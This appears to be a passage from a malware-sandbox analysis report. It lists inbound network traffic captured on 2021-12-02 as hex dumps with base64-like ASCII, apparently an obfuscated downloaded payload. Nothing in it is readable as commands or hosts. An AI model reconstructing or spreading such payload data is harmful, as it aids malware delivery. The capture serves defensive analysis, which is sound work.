2021-12-02 17:36:08 UTC	148	IN	Data Raw: 4d 33 4c 47 42 47 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 52 53 78 67 52 6b 51 73 59 44 41 33 4c 47 42 45 4d 69 78 67 52 45 51 73 59 44 56 47 4c 47 42 47 51 79 78 67 51 55 59 73 59 44 46 44 4c 47 42 47 51 69 78 67 4e 6b 59 73 59 44 46 46 4c 47 42 47 51 79 78 67 52 54 59 73 59 44 4e 43 4c 47 41 35 51 53 78 67 51 30 45 73 59 45 45 79 4c 47 41 7a 4e 79 78 67 4d 45 59 73 59 44 64 46 4c 47 42 42 51 53 78 67 52 6b 55 73 59 44 4e 45 4c 47 41 7a 51 53 78 67 4e 6b 59 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 51 7a 67 73 59 44 59 31 4c 47 42 47 52 43 78 67 51 7a 51 73 59 45 45 7a 4c 47 41 31 52 69 78 67 52 6a 41 73 59 44 42 47 4c 47 42 42 4e 53 78 67 52 45 49 73 59 44 46 47 4c 47 41 33 52 43 78 67 52 6b 55 73 59 45 4e 43 4c 47 42 47 51 79 78 67 4d 7a 63 73 59 Data Ascii: M3LGBGRixgRjQsYDdGLGBBRSxgRkQsYDA3LGBEMixgREQsYDVGLGBGQyxgQUYsYDFDLGBGQixgNkYsYDFFLGBGQyxgRTYsYDNCLGA5QSxgQ0EsYEEyLGAzNyxgMEYsYDdFLGBBQSxgRkUsYDNELGAzQSxgNkYsYEZFLGAxMyxgQzgsYDY1LGBGRCxgQzQsYEEzLGA1RixgRjAsYDBGLGBBNSxgREIsYDFGLGA3RCxgRkUsYENCLGBGQyxgMzcsY
2021-12-02 17:36:08 UTC	153	IN	Data Raw: 31 52 53 78 67 52 6b 51 73 59 45 52 47 4c 47 42 46 52 53 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 47 52 69 78 67 4e 6a 63 73 59 45 5a 42 4c 47 42 42 52 69 78 67 4d 55 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 7a 45 73 59 45 4d 79 4c 47 42 45 52 43 78 67 52 6b 55 73 59 44 5a 47 4c 47 42 43 52 53 78 67 52 6a 4d 73 59 45 52 43 4c 47 41 31 51 53 78 67 52 44 6b 73 59 45 52 46 4c 47 42 47 52 69 78 67 51 54 6b 73 59 45 5a 42 4c 47 41 33 51 69 78 67 4f 55 51 73 59 44 4d 33 4c 47 41 31 52 69 78 67 52 54 45 73 59 45 4e 45 4c 47 41 35 4d 79 78 67 52 6b 59 73 59 45 56 43 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 44 51 33 4c 47 42 45 4d 79 78 67 52 45 59 73 59 45 55 31 4c 47 41 35 52 69 78 67 52 6b 49 73 59 44 6c 43 4c 47 41 7a 52 53 78 67 52 6a 63 73 59 45 52 47 4c 47 Data Ascii: 1RSxgRkQsYERGLGBFRSxgRkYsYEIzLGBGRixgNjcsYEZBLGBBRixgMUUsYEZGLGBERSxgQzEsYEMyLGBERCxgRkUsYDZGLGBCRSxgRjMsYERCLGA1QSxgRDksYERFLGBGRixgQTksYEZBLGA3QixgOUQsYDM3LGA1RixgRTEsYENELGA5MyxgRkYsYEVCLGAzRixgRkEsYDQ3LGBEMyxgREYsYEU1LGA5RixgRkIsYDlCLGAzRSxgRjcsYERGLG
2021-12-02 17:36:08 UTC	157	IN	Data Raw: 52 54 49 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4e 30 55 73 59 45 56 43 4c 47 42 45 52 69 78 67 4e 45 4d 73 59 44 59 32 4c 47 42 47 4e 43 78 67 4d 54 63 73 59 44 6b 7a 4c 47 42 46 4e 69 78 67 52 55 55 73 59 45 4a 44 4c 47 42 47 4f 43 78 67 51 55 59 73 59 45 5a 44 4c 47 41 34 52 69 78 67 52 6a 51 73 59 45 55 79 4c 47 42 47 52 69 78 67 4e 7a 51 73 59 44 63 35 4c 47 42 47 52 53 78 67 4e 7a 63 73 59 45 45 32 4c 47 42 43 52 69 78 67 51 30 51 73 59 44 56 47 4c 47 42 47 51 69 78 67 51 55 59 73 59 44 41 30 4c 47 42 42 4d 53 78 67 52 44 4d 73 59 44 49 31 4c 47 41 34 4d 69 78 67 51 55 51 73 59 44 52 43 4c 47 42 45 4d 69 78 67 52 44 67 73 59 44 6c 45 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 49 79 4c 47 42 43 51 79 78 Data Ascii: RTIsYERGLGBFMixgRDcsYEZFLGBCRixgN0UsYEVCLGBERixgNEMsYDY2LGBGNCxgMTcsYDkzLGBFNixgRUUsYEJDLGBGOCxgQUYsYEZDLGA4RixgRjQsYEUyLGBGRixgNzQsYDc5LGBGRSxgNzcsYEE2LGBCRixgQ0QsYDVGLGBGQixgQUYsYDA0LGBBMSxgRDMsYDI1LGA4MixgQUQsYDRCLGBEMixgRDgsYDlELGAzNyxgRkUsYDIyLGBCQyx
2021-12-02 17:36:08 UTC	160	IN	Data Raw: 69 78 67 52 6b 59 73 59 44 49 32 4c 47 41 35 4e 43 78 67 4d 54 49 73 59 45 5a 42 4c 47 41 32 52 69 78 67 4e 6a 6b 73 59 44 4e 44 4c 47 42 43 52 69 78 67 4d 6a 63 73 59 45 5a 45 4c 47 42 47 52 43 78 67 4d 6a 55 73 59 45 5a 45 4c 47 41 35 52 43 78 67 52 44 4d 73 59 44 45 34 4c 47 42 47 52 53 78 67 4e 7a 51 73 59 44 67 79 4c 47 42 47 4e 53 78 67 4d 55 49 73 59 44 55 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 79 4c 47 42 43 4e 53 78 67 52 6b 51 73 59 44 6c 47 4c 47 42 42 4f 53 78 67 51 55 59 73 59 45 52 47 4c 47 41 35 4f 53 78 67 52 6a 41 73 59 45 5a 43 4c 47 41 32 4f 53 78 67 51 7a 49 73 59 45 55 7a 4c 47 41 30 52 69 78 67 4d 6a 63 73 59 45 51 34 4c 47 41 33 52 69 78 67 4d 6a 67 73 59 45 59 31 4c 47 42 47 4f 53 78 67 4f 54 51 73 59 45 4d 32 4c 47 42 47 Data Ascii: ixgRkYsYDI2LGA5NCxgMTIsYEZBLGA2RixgNjksYDNDLGBCRixgMjcsYEZELGBGRCxgMjUsYEZELGA5RCxgRDMsYDE4LGBGRSxgNzQsYDgyLGBGNSxgMUIsYDUwLGBGRixgRkYsYDAyLGBCNSxgRkQsYDlGLGBBOSxgQUYsYERGLGA5OSxgRjAsYEZCLGA2OSxgQzIsYEUzLGA0RixgMjcsYEQ4LGA3RixgMjgsYEY1LGBGOSxgOTQsYEM2LGBG
2021-12-02 17:36:08 UTC	164	IN	Data Raw: 45 73 59 44 67 33 4c 47 42 47 52 69 78 67 52 44 51 73 59 44 5a 47 4c 47 42 47 52 53 78 67 4e 44 63 73 59 44 59 30 4c 47 41 77 4e 79 78 67 4e 30 59 73 59 44 45 79 4c 47 41 33 4d 69 78 67 4e 44 63 73 59 45 4d 33 4c 47 42 47 52 69 78 67 52 44 59 73 59 44 64 47 4c 47 42 47 4f 43 78 67 4f 54 4d 73 59 45 55 35 4c 47 42 47 52 69 78 67 4e 7a 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 55 33 4c 47 41 33 51 79 78 67 51 54 51 73 59 45 5a 47 4c 47 42 43 4e 43 78 67 4e 55 59 73 59 44 6c 42 4c 47 42 44 4f 43 78 67 4e 6b 4d 73 59 45 5a 46 4c 47 42 47 4e 69 78 67 51 6b 59 73 59 45 59 33 4c 47 41 32 52 69 78 67 52 6b 59 73 59 44 64 43 4c 47 41 32 52 69 78 67 52 6b 51 73 59 45 52 42 4c 47 41 31 4d 43 78 67 4e 44 45 73 59 45 4a 47 4c 47 41 77 4f 53 78 67 51 Data Ascii: EsYDg3LGBGRixgRDQsYDZGLGBGRSxgNDcsYDY0LGAwNyxgN0YsYDEyLGA3MixgNDcsYEM3LGBGRixgRDYsYDdGLGBGOCxgOTMsYEU5LGBGRixgNzgsYEY3LGBGRixgRkEsYDU3LGA3QyxgQTQsYEZGLGBCNCxgNUYsYDlBLGBDOCxgNkMsYEZFLGBGNixgQkYsYEY3LGA2RixgRkYsYDdCLGA2RixgRkQsYERBLGA1MCxgNDEsYEJGLGAwOSxgQ
2021-12-02 17:36:08 UTC	168	IN	Data Raw: 47 4c 47 42 46 52 69 78 67 52 45 59 73 59 45 59 79 4c 47 41 77 52 69 78 67 4f 44 45 73 59 44 55 30 4c 47 42 47 52 53 78 67 4d 6a 45 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 51 6b 59 73 59 45 56 45 4c 47 41 79 4d 43 78 67 52 6a 41 73 59 44 45 77 4c 47 41 77 4f 43 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 34 4e 43 78 67 51 7a 41 73 59 44 56 47 4c 47 42 47 4d 43 78 67 4f 45 49 73 59 45 4a 47 4c 47 42 47 4f 43 78 67 4e 45 51 73 59 44 67 77 4c 47 42 44 4d 43 78 67 4f 55 59 73 59 45 59 77 4c 47 42 46 4d 79 78 67 51 7a 6b 73 59 44 64 47 4c 47 42 45 4f 53 78 67 4e 44 45 73 59 45 55 77 4c 47 41 77 52 69 78 67 4f 45 51 73 59 44 49 77 4c 47 42 47 4d 43 78 67 4f 45 59 73 59 45 4d 33 4c 47 41 78 4d 53 78 67 52 6a 67 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 51 6a 55 73 59 45 Data Ascii: GLGBFRixgREYsYEYyLGAwRixgODEsYDU0LGBGRSxgMjEsYDNGLGA1NSxgQkYsYEVELGAyMCxgRjAsYDEwLGAwOCxgRkMsYEU2LGA4NCxgQzAsYDVGLGBGMCxgOEIsYEJGLGBGOCxgNEQsYDgwLGBDMCxgOUYsYEYwLGBFMyxgQzksYDdGLGBEOSxgNDEsYEUwLGAwRixgOEQsYDIwLGBGMCxgOEYsYEM3LGAxMSxgRjgsYDZGLGA5MCxgQjUsYE
2021-12-02 17:36:08 UTC	172	IN	Data Raw: 4e 53 78 67 52 44 55 73 59 45 56 46 4c 47 42 47 52 69 78 67 4e 6a 41 73 59 44 67 30 4c 47 42 46 4f 53 78 67 4e 7a 63 73 59 44 63 35 4c 47 41 79 51 79 78 67 52 6b 51 73 59 45 5a 46 4c 47 41 7a 51 53 78 67 52 54 6b 73 59 45 49 7a 4c 47 41 7a 52 69 78 67 52 54 4d 73 59 44 4d 33 4c 47 42 47 4d 79 78 67 4d 54 59 73 59 45 4a 43 4c 47 41 77 52 53 78 67 4e 30 55 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 4d 44 45 73 59 44 52 44 4c 47 41 33 4e 43 78 67 52 6a 51 73 59 44 4a 43 4c 47 41 34 52 53 78 67 4d 55 45 73 59 45 56 47 4c 47 42 44 4d 79 78 67 4e 55 59 73 59 44 51 31 4c 47 41 32 4f 53 78 67 4d 6a 4d 73 59 44 4d 79 4c 47 41 35 4e 43 78 67 51 6b 59 73 59 44 41 78 4c 47 41 78 4d 53 78 67 52 55 51 73 59 45 49 33 4c 47 41 30 4f 53 78 67 4d 55 59 73 59 45 5a 47 4c 47 42 Data Ascii: NSxgRDUsYEVFLGBGRixgNjAsYDg0LGBFOSxgNzcsYDc5LGAyQyxgRkQsYEZFLGAzQSxgRTksYEIzLGAzRixgRTMsYDM3LGBGMyxgMTYsYEJCLGAwRSxgN0UsYDkzLGBGRixgMDEsYDRDLGA3NCxgRjQsYDJCLGA4RSxgMUEsYEVGLGBDMyxgNUYsYDQ1LGA2OSxgMjMsYDMyLGA5NCxgQkYsYDAxLGAxMSxgRUQsYEI3LGA0OSxgMUYsYEZGLGB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	176	IN	Data Raw: 6b 45 73 59 44 4a 45 4c 47 41 33 52 53 78 67 51 55 51 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 46 46 4c 47 41 33 52 53 78 67 4f 44 45 73 59 45 4e 46 4c 47 42 47 4f 53 78 67 4e 6b 59 73 59 44 52 46 4c 47 41 79 4d 79 78 67 52 6b 59 73 59 44 6b 35 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 51 30 55 73 59 45 4d 34 4c 47 42 47 52 69 78 67 52 54 55 73 59 45 5a 47 4c 47 41 77 51 53 78 67 4d 45 4d 73 59 44 4d 31 4c 47 41 33 52 43 78 67 52 6a 59 73 59 45 5a 45 4c 47 41 79 52 69 78 67 4d 30 4d 73 59 44 67 32 4c 47 42 47 51 53 78 67 52 6b 49 73 59 45 55 34 4c 47 42 44 4d 79 78 67 52 45 59 73 59 45 5a 44 4c 47 42 43 4e 79 78 67 4d 6a 63 73 59 45 5a 44 4c 47 42 47 52 69 78 67 52 6a 55 73 59 44 6c 47 4c 47 41 7a 4f 43 78 67 Data Ascii: kEsYDJELGA3RSxgQUQsYERGLGBFMixgRDcsYEFFLGA3RSxgODEsYENFLGBGOSxgNkYsY DRFLGAyMyxgRkYsYDk5LGA5RixgQUEsYEZGLGBGOSxgQ0UsYEM4LGBGRixgRTUsYEZGLGAwQSxgMEMsY DM1LGA3RCxgRjYsYEZELGAyRixgM0MsYDg2LGBGQSxgRkIsYEU4LGBDMyxgREYsYEZDLGBCNyxgMjcsY EZDLGBGRixgRjUsYDlGLGAzOCxg
2021-12-02 17:36:08 UTC	180	IN	Data Raw: 64 47 4c 47 41 7a 4d 79 78 67 52 44 67 73 59 44 68 43 4c 47 41 31 52 69 78 67 52 55 59 73 59 45 49 33 4c 47 42 45 4f 53 78 67 52 6b 45 73 59 45 46 45 4c 47 42 42 4f 43 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 51 69 78 67 51 30 51 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 30 45 73 59 44 5a 42 4c 47 41 35 51 79 78 67 4f 44 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 4f 55 51 73 59 45 59 30 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 44 51 77 4c 47 42 42 52 53 78 67 51 7a 6b 73 59 45 59 33 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 45 31 4c 47 41 33 52 69 78 67 4d 44 51 73 59 45 51 30 4c 47 42 45 51 53 78 67 4d 30 59 73 59 45 59 30 4c 47 41 7a 52 69 78 67 52 6b 51 73 59 45 49 32 4c 47 41 78 52 53 78 67 4d 44 4d 73 59 45 5a 46 4c 47 42 46 52 53 78 67 51 6b 59 73 59 Data Ascii: dGLGAzMyxgRDgsYDhCLGA1RixgRUYsYEI3LGBEOSxgRkEsYEFELGBBOCxgQzcsYDFGLGBGQixgQ0Qs YDdGLGAzRCxgQ0EsYDZBLGA5QyxgODUsYDJGLGBGRixgOUQsYEY0LGBGMixgNkYsYDQwLGBBRSxgQzks YEY3LGA1RixgRkYsYEE1LGA3RixgMDQsYEQ0LGBEQSxgM0YsYEY0LGAzRixgRkQsYEI2LGAxRSxgMDMs YEZFLGBFRSxgQkYsY
2021-12-02 17:36:08 UTC	185	IN	Data Raw: 35 51 69 78 67 52 6b 55 73 59 45 4e 47 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 6c 46 4c 47 42 47 4e 79 78 67 52 6a 41 73 59 44 6c 43 4c 47 41 77 4d 79 78 67 52 54 59 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 51 54 63 73 59 45 5a 44 4c 47 41 31 4f 53 78 67 4e 30 59 73 59 44 51 79 4c 47 42 43 51 53 78 67 52 6a 67 73 59 45 4e 47 4c 47 42 47 52 53 78 67 52 6a 63 73 59 44 56 47 4c 47 42 46 4f 53 78 67 51 7a 4d 73 59 45 5a 44 4c 47 41 30 52 43 78 67 4d 44 45 73 59 45 59 7a 4c 47 41 7a 4e 79 78 67 4d 6a 55 73 59 44 4e 45 4c 47 42 47 4e 43 78 67 4e 30 49 73 59 44 67 31 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 44 51 7a 4c 47 41 34 4f 43 78 67 52 54 4d 73 59 45 4a 47 4c 47 42 47 52 43 78 67 52 6a 67 73 59 45 56 45 4c 47 Data Ascii: 5QixgRkUsYENGLGA3RixgRjUsYDJGLGBGRixgRTUsYDlFLGBGNyxgRjAsYDlCLGAwMyxgRTYsYEZGL GBGNCxgQTcsYEZDLGA1OSxgN0YsYDQyLGBCQSxgRjgsYENGLGBGRSxgRjcsYDVGLGBFOSxgQzMsYEZDL GA0RCxgMDEsYEYzLGAzNyxgMjUsYDNELGBGNCxgN0IsYDg1LGAzMCxgRkYsYDQzLGA4OCxgRTMsYEJGL GBGRCxgRjgsYEVELG
2021-12-02 17:36:08 UTC	189	IN	Data Raw: 52 6b 45 73 59 45 56 47 4c 47 41 7a 52 69 78 67 52 6b 59 73 59 44 59 31 4c 47 41 33 52 69 78 67 52 6b 55 73 59 45 59 35 4c 47 42 46 52 69 78 67 52 6b 51 73 59 44 64 43 4c 47 41 32 4e 79 78 67 52 54 63 73 59 45 55 35 4c 47 42 47 4e 79 78 67 52 6b 55 73 59 45 4d 78 4c 47 42 43 52 69 78 67 52 55 4d 73 59 44 64 47 4c 47 41 79 4d 53 78 67 4d 44 4d 73 59 45 59 34 4c 47 42 47 4d 69 78 67 51 6b 59 73 59 45 5a 47 4c 47 41 77 4d 79 78 67 51 7a 59 73 59 45 55 30 4c 47 41 31 52 53 78 67 52 6b 55 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4e 54 4d 73 59 44 67 30 4c 47 41 79 4e 79 78 67 4e 30 55 73 59 44 4e 45 4c 47 41 35 51 53 78 67 52 6b 49 73 59 45 4a 47 4c 47 41 30 4d 69 78 67 4e 7a 6b 73 59 44 41 77 4c 47 42 46 4d 53 78 67 51 7a 41 73 59 44 52 47 4c 47 41 30 4d 79 78 Data Ascii: RkEsYEVGLGAzRixgRkYsYDY1LGA3RixgRkUsYEY5LGBFRixgRkQsYDdCLGA2NyxgRTcsYEU5LGBGNy xgRkUsYEMxLGBCRixgRUMsYDdGLGAyMSxgMDMsYEY4LGBGMixgQkYsYEZGLGAwMyxgQzYsYEU0LGA1RS xgRkUsYEJBLGBCRixgNTMsYDg0LGAyNyxgN0UsYDNELGA5QSxgRkIsYEJGLGA0MixgNzksYDAwLGBFMS xgQzAsYDRGLGA0Myx
2021-12-02 17:36:08 UTC	192	IN	Data Raw: 69 78 67 4e 45 4d 73 59 44 42 44 4c 47 42 47 4e 79 78 67 4e 55 59 73 59 45 51 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 51 34 4c 47 41 31 4d 69 78 67 4d 30 55 73 59 44 59 77 4c 47 42 43 52 53 78 67 4f 54 51 73 59 44 59 7a 4c 47 42 46 51 79 78 67 52 45 59 73 59 45 59 30 4c 47 42 45 4e 79 78 67 52 44 67 73 59 45 5a 46 4c 47 41 34 52 43 78 67 51 7a 6b 73 59 44 63 33 4c 47 41 79 4e 79 78 67 52 55 55 73 59 45 5a 47 4c 47 41 77 4e 53 78 67 4e 30 59 73 59 45 5a 44 4c 47 42 42 52 69 78 67 4f 44 4d 73 59 44 52 47 4c 47 41 33 52 53 78 67 51 6b 51 73 59 45 59 30 4c 47 42 42 51 69 78 67 4d 30 59 73 59 45 59 31 4c 47 42 44 52 69 78 67 4e 30 51 73 59 45 59 34 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 41 32 4c 47 42 43 52 69 78 67 52 6a 6b 73 59 44 5a 47 4c 47 41 35 Data Ascii: ixgNEMsYDBDLGBGNyxgNUYsYEQwLGBGRixgRkYsYDQ4LGA1MixgM0UsYDYwLGBCRSxgO TQsYDYzLGBFQyxgREYsYEY0LGBENyxgRDgsYEZFLGA4RCxgQzksYDc3LGAyNyxgRUUsYEZGLGAwNSxgN 0YsYEZDLGBBRixgODMsYDRGLGA3RSxgQkQsYEY0LGBBQixgM0YsYEY1LGBDRixgN0QsYEY4LGA1QixgR kUsYDA2LGBCRixgRjksYDZGLGA5
2021-12-02 17:36:08 UTC	196	IN	Data Raw: 63 73 59 45 55 35 4c 47 42 43 52 69 78 67 51 6a 55 73 59 45 5a 44 4c 47 41 35 52 69 78 67 52 6b 59 73 59 44 59 7a 4c 47 42 47 52 69 78 67 51 30 51 73 59 44 64 45 4c 47 41 79 4d 43 78 67 51 6a 6b 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 44 45 33 4c 47 41 35 52 43 78 67 4d 7a 63 73 59 45 5a 46 4c 47 41 78 4e 69 78 67 51 6b 4d 73 59 45 59 78 4c 47 41 79 52 69 78 67 52 6b 51 73 59 44 5a 45 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 44 46 47 4c 47 41 35 52 69 78 67 52 6b 55 73 59 45 4d 32 4c 47 42 47 52 69 78 67 4e 7a 6b 73 59 44 45 31 4c 47 41 30 51 79 78 67 51 7a 49 73 59 44 5a 47 4c 47 42 47 51 69 78 67 4f 55 49 73 59 45 5a 47 4c 47 42 43 51 53 78 67 4e 6b 55 73 59 44 45 79 4c 47 41 33 52 53 78 67 52 45 49 73 59 44 6c 47 4c 47 42 42 51 53 78 67 51 Data Ascii: csYEU5LGBCRixgQjUsYEZDLGA5RixgRkYsYDYzLGBGRixgQ0QsYDdELGAyMCxgQjksYEZGLGA1Myxg RjUsYDE3LGA5RCxgMzcsYEZFLGAxNixgQkMsYEYxLGAyRixgRkQsYDZELGA3RixgRjksYDFGLGA5RixgRkUsYEM2LG BGRixgNzksYDE1LGA0QyxgQzIsYDZGLGBGQixgOUIsYEZGLGBCQSxgNkUsYDEyLGA3RSxgREIsYDlGLGBBQSxgQ
2021-12-02 17:36:08 UTC	200	IN	Data Raw: 47 4c 47 42 46 4f 43 78 67 51 30 55 73 59 44 68 43 4c 47 41 7a 4f 53 78 67 4e 55 55 73 59 44 4e 44 4c 47 42 47 52 53 78 67 4e 44 4d 73 59 44 64 46 4c 47 42 45 4d 79 78 67 4e 30 49 73 59 45 55 35 4c 47 41 32 52 69 78 67 52 6a 63 73 59 45 55 77 4c 47 41 32 4e 79 78 67 52 6b 55 73 59 44 64 43 4c 47 42 47 52 69 78 67 51 7a 55 73 59 44 56 47 4c 47 42 47 4f 43 78 67 4e 6a 4d 73 59 44 68 46 4c 47 41 79 51 79 78 67 51 6b 59 73 59 45 59 77 4c 47 42 42 4e 53 78 67 4e 6a 4d 73 59 44 68 46 4c 47 41 79 51 79 78 67 51 6b 59 73 59 45 59 77 4c 47 42 42 4e 53 78 67 52 45 55 45 73 59 45 4a 47 4c 47 42 43 4d 43 78 67 52 6a 4d 73 59 45 55 79 4c 47 41 77 4f 43 78 67 4d 6b 59 73 59 45 5a 46 4c 47 42 45 4e 53 78 67 4e 30 59 73 59 45 52 43 4c 47 41 35 4d 79 78 67 4d 30 59 73 59 44 4e 47 4c 47 42 47 52 43 78 67 4d 54 4d 73 59 44 64 46 4c 47 42 45 4e 79 78 67 4d 30 59 73 59 45 Data Ascii: GLGBFOCxgQ0UsYDhCLGAzOSxgNUUsYDNDLGBGRSxgNDMsYDdFLGBEMyxgN0IsYEU5LGA2RixgRjcsY EUwLGA2NyxgRkUsYDdCLGBGRixgQzUsYDVGLGBGOCxgNjMsYDhFLGAyQyxgQkYsYEYwLGBBNyxgRUEsY EJGLGBCMCxgRjMsYEUyLGAwOCxgMkYsYEZFLGBENSxgN0YsYERCLGA5MyxgM0YsYDNGLGBGRCxgMTMsY DdFLGBENyxgM0YsYE

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	204	IN	Data Raw: 52 43 78 67 4e 6b 45 73 59 45 5a 42 4c 47 42 47 52 43 78 67 4f 54 41 73 59 44 64 46 4c 47 42 47 52 69 78 67 4e 6b 49 73 59 44 41 34 4c 47 42 45 52 69 78 67 4e 30 59 73 59 44 6b 78 4c 47 42 46 4d 43 78 67 52 6b 59 73 59 44 46 42 4c 47 42 43 52 69 78 67 4d 54 6b 73 59 44 49 31 4c 47 41 34 52 43 78 67 4d 44 67 73 59 45 4e 46 4c 47 41 78 52 69 78 67 4e 45 55 73 59 44 6c 47 4c 47 42 47 52 69 78 67 4e 7a 45 73 59 45 51 30 4c 47 42 47 52 53 78 67 52 45 59 73 59 44 41 31 4c 47 41 79 52 53 78 67 4f 44 51 73 59 45 4d 7a 4c 47 41 31 52 69 78 67 4e 44 51 73 59 44 4e 47 4c 47 41 31 4e 79 78 67 52 44 51 73 59 45 55 32 4c 47 42 52 69 78 67 51 54 55 73 59 44 4e 46 4c 47 42 47 52 69 78 67 4d 30 51 73 59 45 4d 79 4c 47 42 47 52 69 78 67 4f 54 63 73 59 44 45 79 4c 47 41 Data Ascii: RCxgNkEsYEZBLGBGRCxgOTAsYDdFLGBGRixgNkIsYDA4LGBERixgN0YsYDkxLGBFMCxgRkYsYDFBLG BCRixgMTksYDI1LGA4RCxgMDgsYENFLGAxRixgNEUsYDlGLGBGRixgNzEsYEQ0LGBGRSxgREYsYDA1LG AyRSxgODQsYEMzLGA1RixgNDQsYDNGLGA1NyxgRDQsYEU2LGBBRixgQTUsYDNFLGBGRixgM0QsYEMyLG BGRixgOTcsYDEyLGA
2021-12-02 17:36:08 UTC	208	IN	Data Raw: 6b 4d 73 59 45 55 32 4c 47 42 42 52 69 78 67 4e 30 55 73 59 45 46 42 4c 47 42 47 52 53 78 67 51 55 49 73 59 44 4e 43 4c 47 42 42 52 69 78 67 52 6b 55 73 59 45 45 78 4c 47 41 33 4f 43 78 67 52 6a 55 73 59 45 51 35 4c 47 41 32 52 69 78 67 4e 7a 59 73 59 44 55 77 4c 47 42 42 4e 43 78 67 51 6b 59 73 59 44 52 43 4c 47 42 47 52 53 78 67 52 6a 45 73 59 45 45 31 4c 47 42 47 52 69 78 67 52 55 45 73 59 44 68 47 4c 47 42 47 52 69 78 67 52 54 59 73 59 45 4a 47 4c 47 42 44 4d 53 78 67 52 55 59 73 59 44 6b 79 4c 47 42 42 4f 43 78 67 52 54 45 73 59 44 52 46 4c 47 42 46 4d 43 78 67 4d 54 51 73 59 45 5a 45 4c 47 41 34 4d 79 78 67 4f 55 51 73 59 44 55 33 4c 47 42 43 52 69 78 67 4f 45 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 52 44 67 73 59 44 4e 47 4c 47 41 7a 51 79 78 67 Data Ascii: kMsYEU2LGBBRixgN0UsYEFBLGBGRSxgQUIsYDNCLGBBRixgRkUsYEExLGA3OCxgRjUsYEQ5LGA2Rix gNzYsYDUwLGBBNCxgQkYsYDRCLGBGRSxgRjEsYEE1LGBGRixgRUEsYDhGLGBGRixgRTYsYEJGLGBDMSx gRUYsYDkyLGBBOCxgRTEsYDRFLGBFMCxgMTQsYEZELGA4MyxgOUQsYDU3LGBCRixgOEQsYDU3LGBGRix gRDgsYDNGLGAzQyxg
2021-12-02 17:36:08 UTC	212	IN	Data Raw: 64 46 4c 47 41 77 51 69 78 67 4f 45 51 73 59 44 59 30 4c 47 41 35 4d 79 78 67 52 45 59 73 59 45 5a 44 4c 47 42 46 4d 43 78 67 51 54 63 73 59 45 56 42 4c 47 41 33 52 69 78 67 51 6a 55 73 59 45 59 7a 4c 47 42 46 51 53 78 67 4d 30 59 73 59 44 68 43 4c 47 41 32 4d 43 78 67 52 54 51 73 59 45 59 7a 4c 47 41 30 4e 79 78 67 52 6b 59 73 59 45 59 35 4c 47 41 35 52 69 78 67 4f 54 59 73 59 44 46 46 4c 47 41 7a 52 53 78 67 52 6b 45 73 59 45 52 43 4c 47 41 77 4d 79 78 67 4d 45 49 73 59 45 59 31 4c 47 42 45 51 69 78 67 4f 54 41 73 59 45 4a 44 4c 47 41 7a 4f 53 78 67 51 6b 51 73 59 44 52 45 4c 47 41 78 4f 53 78 67 51 55 59 73 59 45 5a 47 4c 47 42 43 4e 69 78 67 52 6a 4d 73 59 45 56 42 4c 47 41 35 52 69 78 67 4f 44 51 73 59 44 55 33 4c 47 42 42 4e 79 78 67 4d 30 59 73 59 Data Ascii: dFLGAwQixgOEQsYDY0LGA5MyxgREYsYEZDLGBFMCxgQTcsYEVBLGA3RixgQjUsYEYzLGBFQSxgM0Ys YDhCLGA2MCxgRTQsYEYzLGA0NyxgRkYsYEY5LGA5RixgOTYsYDFFLGAzRSxgRkEsYERCLGAwMyxgMEIs YEY1LGBEQixgOTAsYEJDLGAzOSxgQkQsYDRELGAxOSxgQUYsYEZGLGBCNixgRjMsYEVBLGA5RixgODQs YDU3LGBBNyxgM0YsY
2021-12-02 17:36:08 UTC	224	IN	Data Raw: 69 78 67 52 6b 51 73 59 44 46 42 4c 47 41 79 4e 43 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 44 4e 69 78 67 4e 6b 59 73 59 45 4d 34 4c 47 42 43 51 79 78 67 52 6b 55 73 59 44 56 47 4c 47 42 47 52 43 78 67 52 44 49 73 59 44 6c 47 4c 47 42 47 52 53 78 67 52 45 55 73 59 44 5a 47 4c 47 42 47 4e 43 78 67 4d 55 49 73 59 45 55 30 4c 47 42 46 4e 79 78 67 52 54 6b 73 59 44 68 47 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 56 47 4c 47 42 47 52 43 78 67 4e 55 59 73 59 45 55 35 4c 47 42 46 52 69 78 67 52 6a 55 73 59 44 55 7a 4c 47 42 43 52 69 78 67 52 6a 4d 73 59 44 59 78 4c 47 42 47 51 53 78 67 4e 30 49 73 59 45 5a 44 4c 47 41 79 52 43 78 67 4e 30 59 73 59 45 59 30 4c 47 41 7a 52 69 78 67 52 6a 59 73 59 44 55 7a 4c 47 41 7a 52 69 78 67 4f 54 55 73 59 45 5a 46 4c 47 41 77 Data Ascii: 